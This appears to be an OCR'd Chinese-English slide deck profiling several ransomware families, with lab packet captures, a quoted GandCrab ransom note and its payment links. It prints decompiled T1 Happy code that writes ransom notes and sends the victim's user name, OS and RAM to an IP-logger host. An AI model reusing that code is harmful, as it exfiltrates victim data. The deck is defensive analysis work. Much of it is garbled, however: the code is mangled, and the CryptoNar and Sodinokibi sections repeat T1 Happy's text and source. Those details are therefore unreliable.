2017年開始作惡的「螃蟹加密勒索」經過多年肆虐與勒索，其駭客組織於2019年宣布此加密勒索程式將要「退隱江湖」(因為贖金已經滿足駭客)並公布所有加密解密的金鑰資料，成為史上獲利最高的加密勒索軟體系列。

參考 : https://www.vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/, 2019

參考: https://id-ransomware.blogspot.com/2018/01/gandcrab-ransomware.html, 2019

01 **Distribute Ransomware**

Malicious email, exploit kits (EK), SMB connection

02 **Particular Behavior**

- It searchs the ‘xxxx-DECRYPT.HTML’ in the directory of victim’s disk.
- It takes a count down clock to push victims to pay ransom fees.
- In the forum message, the GandCrab authors bragged about the ransomware having earned over $2 billion in ransom payments, with the operators making roughly $2.5 million per week and $150 million per year.


03 **Major Victims**

American, Canada, and European countries

---= GANDCRAB V2.0 =---
Attention!
All your files documents, photos, databases and other important files are encrypted and have the extension: .CRAB
The only method of recovering files is to purchase a private key. It is on our server and only we can recover your fil
The server with your key is in a closed network TOR. You can get there by the following ways:
1. Download Tor browser - https://www.torproject.org/
2. Install Tor browser
3. Open Tor Browser
4. Open link in tor browser: http://gdcbmuveqjsli57x.onion/[redacted]
5. Follow the instructions on this page
If Tor/Tor browser is locked in your country or you can not install it, open one of the following links in your regular browser:
1. https://gdcbmuveqjsli57x.hiddenservice.net/[redacted]
2. https://gdcbmuveqjsli57x.onion.guide/[redacted]
3. https://gdcbmuveqjsli57x.onion.rip/[redacted]
4. https://gdcbmuveqjsli57x.onion.plus/[redacted]
5. https://gdcbmuveqjsli57x.onion.to/[redacted]

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.
The alternative way to contact us is to use Tox messanger. Read how to:
1. Visit https://tox.chat/download.html

網路封包行為特徵:
對外連線: Yes, 未預期的SMTP, 或 HTTPS/TOR 通訊
內部連線: Yes
(1) SMB-Query xxxx-DECRYPT.HTML
(2) SMB-ACCESS-DENY (大量)



早期階段

- 電郵社交工程 (doc macro)
- 漏洞攻擊工具(Rig EK, GrandSoft EK, Magnitude EK, Fallout EK)

中期階段

- SMB connect to LAN to encrypt
- HTTP, HTTPS, SMTP
- TOR 通訊連接到暗網

末期階段

- RC4, RSA
- DASH payment, TOX Chat

註 : https://www.vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/


註 : https://www.bleepingcomputer.com/news/security/gandcrab-ransomware-version-2-released-with-new-crab-extension-and-other-changes/

GandCrab v5 特殊SMB網路活動

Apply a display filter ··· <Ctrl-/> Expression···

No.	Time	Source	Destination	Protocol	Length	Info
236	2019-10-25 18:59:55.369355	192.168.200.25	192.168.200.162	SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
237	2019-10-25 18:59:55.369529	192.168.200.162	192.168.200.25	SMB	299	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_
238	2019-10-25 18:59:55.369752	192.168.200.25	192.168.200.162	SMB	514	Session Setup AndX Request, NTLMSSP_AUTH, User: C5-201907\Admi
239	2019-10-25 18:59:55.370742	192.168.200.162	192.168.200.25	SMB	175	Session Setup AndX Response
240	2019-10-25 18:59:55.373275	192.168.200.25	192.168.200.162	SMB	132	Tree Connect AndX Request, Path: \\HTTP\IPC$
241	2019-10-25 18:59:55.373380	192.168.200.162	192.168.200.25	SMB	114	Tree Connect AndX Response
242	2019-10-25 18:59:55.373655	192.168.200.25	192.168.200.162	SMB	160	Tree Connect AndX Request, Path: \\HTTP\PVSJS-DECRYPT.HTML
243	2019-10-25 18:59:55.373737	192.168.200.162	192.168.200.25	SMB	93	Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
244	2019-10-25 18:59:55.373874	192.168.200.25	192.168.200.162	SMB	160	Tree Connect AndX Request, Path: \\HTTP\PVSJS-DECRYPT.HTML
245	2019-10-25 18:59:55.373957	192.168.200.162	192.168.200.25	SMB	93	Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
246	2019-10-25 18:59:55.375537	192.168.200.25	192.168.200.162	SMB	158	NT Create AndX Request, FID: 0x4000, Path: \srvsvc
247	2019-10-25 18:59:55.375726	192.168.200.162	192.168.200.25	SMB	193	NT Create AndX Response, FID: 0x4000
248	2019-10-25 18:59:55.375833	192.168.200.25	192.168.200.162	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4000, Query File Stand
249	2019-10-25 18:59:55.375925	192.168.200.162	192.168.200.25	SMB	142	Trans2 Response, FID: 0x4000, QUERY_FILE_INFO
250	2019-10-25 18:59:55.376034	192.168.200.25	192.168.200.162	DCERPC	238	Bind: call_id: 2, Fragment: Single, 2 context items: SRVSVC V3
251	2019-10-25 18:59:55.376127	192.168.200.162	192.168.200.25	SMB	105	Write AndX Response, FID: 0x4000, 116 bytes
252	2019-10-25 18:59:55.376198	192.168.200.25	192.168.200.162	SMB	117	Read AndX Request, FID: 0x4000, 1024 bytes at offset 0
253	2019-10-25 18:59:55.376289	192.168.200.162	192.168.200.25	DCERPC	210	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_rec
254	2019-10-25 18:59:55.380062	192.168.200.25	192.168.200.162	SRVSVC	226	NetShareEnumAll request
255	2019-10-25 18:59:55.380293	192.168.200.162	192.168.200.25	SRVSVC	490	NetShareEnumAll response
256	2019-10-25 18:59:55.386527	192.168.200.25	192.168.200.162	SMB	99	Close Request, FID: 0x4000
257	2019-10-25 18:59:55.386623	192.168.200.162	192.168.200.25	SMB	93	Close Response, FID: 0x4000
258	2019-10-25 18:59:55.393407	192.168.200.25	192.168.200.162	SMB	130	Tree Connect AndX Request, Path: \\HTTP\???
259	2019-10-25 18:59:55.393557	192.168.200.162	192.168.200.25	SMB	120	Tree Connect AndX Response
260	2019-10-25 18:59:55.407923	192.168.200.25	192.168.200.162	SMB	182	NT Create AndX Request, Path: \PVSJS-DECRYPT.html

The Evolution of T1 Happy Ransomware



2019-1111-Test-After-3.avi.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	64,851 KB
2019-1111-Test-After-3.pcap.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	40 KB
2019-1111-Test-After-Netstat-5.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	67 KB
2019-1111-Test-After-Resource-5a.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	27 KB
2019-1111-Test-After-Resource-5b.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	53 KB
2019-1111-Test-After-Tasklist-5.png.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	47 KB
cc_20181120_144346.reg.happy.happy.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	23 KB
Test-A.txt.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	1 KB
Test-B.txt.happy	2019/11/11 星期一 下午 5:59	HAPPY 檔案	1 KB
test-D.txt	2019/11/11 星期一 下午 5:23	文字文件	1 KB

網路封包行為特徵:
對外連線: Yes, 未預期的SMTP, 或 不完整的 HTTPS 通訊
內部連線: Almost Not Any.

Distribute Ransomware

Email

By phishing email messages and poor security protection.

Particular Behavior

Challenge the victims

It leaves its source code on the victim's computer, challenging the victim to reverse the encryption routine themselves.

Network Traffic

2019~

This ransomware will connect to a SMTP Server and another HTTPS Server both.

It might cause an Error Message on Windows 7 and Windows 10 which could not effect the encrypting result.

Major Victims

2016~2019

Top 3 Countries Infected:
United Kingdom, Italy, Bangladesh.

參考資料: https://www.enigmasoftware.com/t1happyransomware-removal/, 2019

Patricia code of T1 Happy


```
Private Sub EndOf()
    System.IO.File.WriteAllText(Interaction.Environ("userprofile") & "\Desktop\HIT BY RANSOMWARE.txt", T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("userprofile"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("appdata"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    System.IO.File.WriteAllText(Interaction.Environ("programdata"), T1.My.Resources.Resources.HIT_BY_RANSOMWARE)
    Dim webclient1 As System.Net.WebClient = New System.Net.WebClient()
    Try
        webclient1.Headers
        "User-Agent"
        New String(9) {}
        New String(9) {}(0) = "Name="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        New String(9) {}(0) = "Name="(1) = T1.My.MyProject.User.Name(2) = "; OS="(3) = T1.My.MyProject.Computer.Info.OSFullName(4) = "; RAM="(5) = Conversions.ToString(
        webclient1.DownloadData("https://iplogger.org/21zut")

    Finally
        If (webclient1 Is Not Nothing) Then
            webclient1.Dispose()
        End If
    End Try
    System.Threading.Thread.Sleep(15000)
    ProjectData.EndApp()
End Sub
Private Sub Regs()
    New Process()
    New Process().StartInfo.FileName = "wmic.exe"
```

SMTP and HTTPS of T1 Behavior

Apply a display filter ··· <Ctrl-/> Expression··· + SMI

No.	Time	Source	Destination	Protocol	Length	Info
87	2019-11-11 16:48:11.328849	192.168.200.42	1.1.1.1	DNS	72	Standard query 0xb554 A mail.gmx.net
88	2019-11-11 16:48:11.517237	1.1.1.1	192.168.200.42	DNS	104	Standard query response 0xb554 A mail.gmx.net A 212.227.17.168 A
89	2019-11-11 16:48:11.554327	192.168.200.42	212.227.17.168	TCP	66	49452 → 587 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
90	2019-11-11 16:48:11.710201	192.168.200.13	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
91	2019-11-11 16:48:11.809564	212.227.17.168	192.168.200.42	TCP	66	587 → 49452 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK
92	2019-11-11 16:48:11.809656	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=1 Ack=1 Win=66560 Len=0
93	2019-11-11 16:48:12.065789	AsustekC_30:c7:22	Broadcast	ARP	60	Who has 192.168.200.51? Tell 192.168.200.53
94	2019-11-11 16:48:12.065790	AsustekC_30:c7:22	Broadcast	ARP	60	Who has 192.168.200.52? Tell 192.168.200.53
95	2019-11-11 16:48:12.065994	AsustekC_5d:41:8d	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.51
96	2019-11-11 16:48:12.067095	AsustekC_30:c7:77	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.52
97	2019-11-11 16:48:12.069015	212.227.17.168	192.168.200.42	SMTP	106	S: 220 gmx.com (mrgmx105) Nemesis ESMTP Service ready
98	2019-11-11 16:48:12.069532	192.168.200.42	212.227.17.168	SMTP	71	C: EHLO E12-201907
99	2019-11-11 16:48:12.325263	212.227.17.168	192.168.200.42	TCP	60	587 → 49452 [ACK] Seq=53 Ack=18 Win=29312 Len=0
100	2019-11-11 16:48:12.325392	212.227.17.168	192.168.200.42	SMTP	169	S: 250-gmx.com Hello E12-201907 [211.21.156.86] | 250-8BITMIME
101	2019-11-11 16:48:12.325539	192.168.200.42	212.227.17.168	SMTP	64	C: STARTTLS
102	2019-11-11 16:48:12.580855	212.227.17.168	192.168.200.42	SMTP	62	S: 220 OK
103	2019-11-11 16:48:12.636069	192.168.200.42	212.227.17.168	TLSv1.2	222	Client Hello
104	2019-11-11 16:48:12.709461	192.168.200.13	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
105	2019-11-11 16:48:12.894933	212.227.17.168	192.168.200.42	TLSv1.2	1506	Server Hello
106	2019-11-11 16:48:12.895049	212.227.17.168	192.168.200.42	TCP	1506	587 → 49452 [ACK] Seq=1628 Ack=196 Win=30336 Len=1452 [TCP segme
107	2019-11-11 16:48:12.895079	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=196 Ack=3080 Win=66560 Len=0
108	2019-11-11 16:48:12.895169	212.227.17.168	192.168.200.42	TLSv1.2	1506	Certificate [TCP segment of a reassembled PDU]
109	2019-11-11 16:48:12.895170	212.227.17.168	192.168.200.42	TLSv1.2	270	Server Key Exchange, Server Hello Done
110	2019-11-11 16:48:12.895183	192.168.200.42	212.227.17.168	TCP	54	49452 → 587 [ACK] Seq=196 Ack=4748 Win=66560 Len=0
111	2019-11-11 16:48:12.905931	192.168.200.42	212.227.17.168	TLSv1.2	236	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Mes

The Evolution of CryptNar Ransomware



網路封包行為特徵:
對外連線: Yes, 未預期的SMTP, 或 不完整的 HTTPS 通訊
內部連線: Almost Not Any.

Distribute Ransomware

Email

By phishing email messages with a fake pdf file.

Particular Behavior

Challenge the victims

It leaves its source code on the victim's computer, challenging the victim to reverse the encryption routine themselves.

Network Traffic

2019~

This ransomware will connect to a SMTP Server and another HTTPS Server both.

Major Victims

2016~2019

Top 3 Countries Infected:
United Kingdom, Italy, Bangladesh.

參考資料: https://www.enigmasoftware.com/t1happyransomware-removal/, 2019

CryptoNar 特殊SMTP網路活動

Apply a display filter ··· <Ctrl-/> Expression···

No.	Time	Source	Destination	Protocol	Length	Info
66	2019-10-24 20:04:35.603692	fe80::e4a4:5bb4:7f81:2cc3	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
67	2019-10-24 20:04:36.482538	AsustekC_5d:41:8d	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.51
68	2019-10-24 20:04:37.249097	AsustekC_5d:41:92	Broadcast	ARP	42	Who has 192.168.200.254? Tell 192.168.200.13
69	2019-10-24 20:04:37.250436	LannerEl_05:ab:62	AsustekC_5d:41:92	ARP	60	192.168.200.254 is at 00:90:0b:05:ab:62
70	2019-10-24 20:04:37.250458	192.168.200.13	1.1.1.1	DNS	72	Standard query 0xd72b A smtp.zoho.eu
71	2019-10-24 20:04:37.258282	1.1.1.1	192.168.200.13	DNS	88	Standard query response 0xd72b A smtp.zoho.eu A 31.186.
72	2019-10-24 20:04:37.276942	192.168.200.13	31.186.243.164	TCP	66	49383 → 587 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
73	2019-10-24 20:04:37.559786	31.186.243.164	192.168.200.13	TCP	66	587 → 49383 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=
74	2019-10-24 20:04:37.559868	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=1 Ack=1 Win=66560 Len=0
75	2019-10-24 20:04:37.848103	31.186.243.164	192.168.200.13	SMTP	126	S: 220 mx.zohomail.com SMTP Server ready October 24, 20
76	2019-10-24 20:04:37.848774	192.168.200.13	31.186.243.164	SMTP	71	C: EHLO C3-2019008
77	2019-10-24 20:04:38.129582	31.186.243.164	192.168.200.13	TCP	60	587 → 49383 [ACK] Seq=73 Ack=18 Win=29312 Len=0
78	2019-10-24 20:04:38.130442	31.186.243.164	192.168.200.13	SMTP	124	S: 250-mx.zohomail.com Hello C3-2019008 (192.168.136.2
79	2019-10-24 20:04:38.130542	31.186.243.164	192.168.200.13	SMTP	68	S: 250-STARTTLS
80	2019-10-24 20:04:38.130571	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=18 Ack=157 Win=66560 Len=0
81	2019-10-24 20:04:38.130658	31.186.243.164	192.168.200.13	SMTP	73	S: 250 SIZE 53477376
82	2019-10-24 20:04:38.130746	192.168.200.13	31.186.243.164	SMTP	64	C: STARTTLS
83	2019-10-24 20:04:38.413229	31.186.243.164	192.168.200.13	SMTP	79	S: 220 Ready to start TLS.
84	2019-10-24 20:04:38.420564	192.168.200.13	31.186.243.164	TLSv1	174	Client Hello
85	2019-10-24 20:04:38.603796	fe80::e4a4:5bb4:7f81:2cc3	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
86	2019-10-24 20:04:38.635126	fe80::ec82:c076:cf7:c683	ff02::1:2	DHCPv6	156	Solicit XID: 0xc13c38 CID: 00010001241683f420cf30e9f0dc
87	2019-10-24 20:04:38.703151	31.186.243.164	192.168.200.13	TLSv1	1454	Server Hello
88	2019-10-24 20:04:38.703270	31.186.243.164	192.168.200.13	TCP	1454	587 → 49383 [ACK] Seq=1601 Ack=148 Win=29312 Len=1400 [
89	2019-10-24 20:04:38.703299	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=148 Ack=3001 Win=66560 Len=0
90	2019-10-24 20:04:38.703370	31.186.243.164	192.168.200.13	TLSv1	439	Certificate, Server Key Exchange, Server Hello Done

The Evolution of Sodinokibi Ransomware

Distribute Ransomware

Email

By phishing email messages with a fake pdf file.

Particular Behavior

Challenge the victims

It leaves its source code on the victim's computer, challenging the victim to reverse the encryption routine themselves.

網路封包行為特徵:
對外連線: Yes, 週期連接 HTTPS 通訊 (網站短連接行為,逛街)
內部連線: Almost Not Any.

Network Traffic

2019~

This ransomware will connect to a HTTP Server and another HTTPS Server both.

Major Victims


2016~2019

Top 3 Countries Infected:
EU and North American.

參考資料: https://www.enigmasoftware.com/t1happyransomware-removal/, 2019

The Evolution of GlobeImposter Ransomware

網路封包行為特徵:
對外連線: Almost Not Any.
內部連線:
(1) SMB-ShareLock
(2) SMB-Logon Faile (持續)
(3) SMB-ACCESS-DENY (大量)



首次出現 1.x

此版本可以直接解密

GlobeImposter 2.x

變種病毒多次變更加密演算與些許程式碼，加密檔案名稱小幅異動。

https://mp.weixin.qq.com/s/gw412NDxEYWyqxev9bh0XQ

中國大陸2家醫院受害
湖北襄陽南漳縣人民醫院
湖南省兒童醫院
http://www.freebuf.com/news/163284.html

GlobeImposter 3或4

大幅變更加密方式，採用RSA + AES 的前後加密方式，讓解密複雜度增加。中國大陸，有若干法院機構遇駭。

https://mp.weixin.qq.com/s/pwEqLpMtgiy7RlZbgMZlFg

GlobeImposter 3.0

出現 “12生肖” 系列，Rat4444, Dragon4444, snake4444等等,中國大陸50餘家醫院感染。

https://kknews.cc/zh-tw/news/k6pbkr8.html

GlobeImposter 3.0

出現 “希臘12神祇” 系列，Ares666, Apollon865等等

衛福部EEC主機

兩岸醫療體系，同時於8月28日感染加密勒索病毒，並且擴散延伸到其他醫院。

https://www.blocktempo.com/ministry-of-health-and-welfare-is-under-attack-of-wannacry-and-being-blackmailed-bitcoin/

參考資料: https://www.sangfor.com/source/blog-network-security/1019.html, 2019
參考資料: https://www.myhack58.com/Article/64/2019/94971.htm, 2019
參考資料:https://mp.weixin.qq.com/s?__biz=MzI4NjE2NjgxMQ==&mid=2650233265&idx=1&sn=dfb9f2ba235e08324031a6474477f4ce&chksm=f3e2e3c5c4956ad305dfb962586b2dfc5e8792c1e0afc611429640dde2e1505c5592f5af2f03&sc

GlobeImposter 的 Appollon865 重點

網路芳鄰 SMB

此加密勒索程式會透過網路芳鄰通訊(SMB/CIFS)，小幅度感染攻擊其他Windows電腦或主機。

高風險

遠端桌面 RDP

這個加密勒索程式會透過遠端桌面連線(RDP/WTS)，感染攻擊其他有遠端桌面設定的電腦或主機。特別是，它會刪除遠端桌面的連線紀錄。

高風險

檔案加密

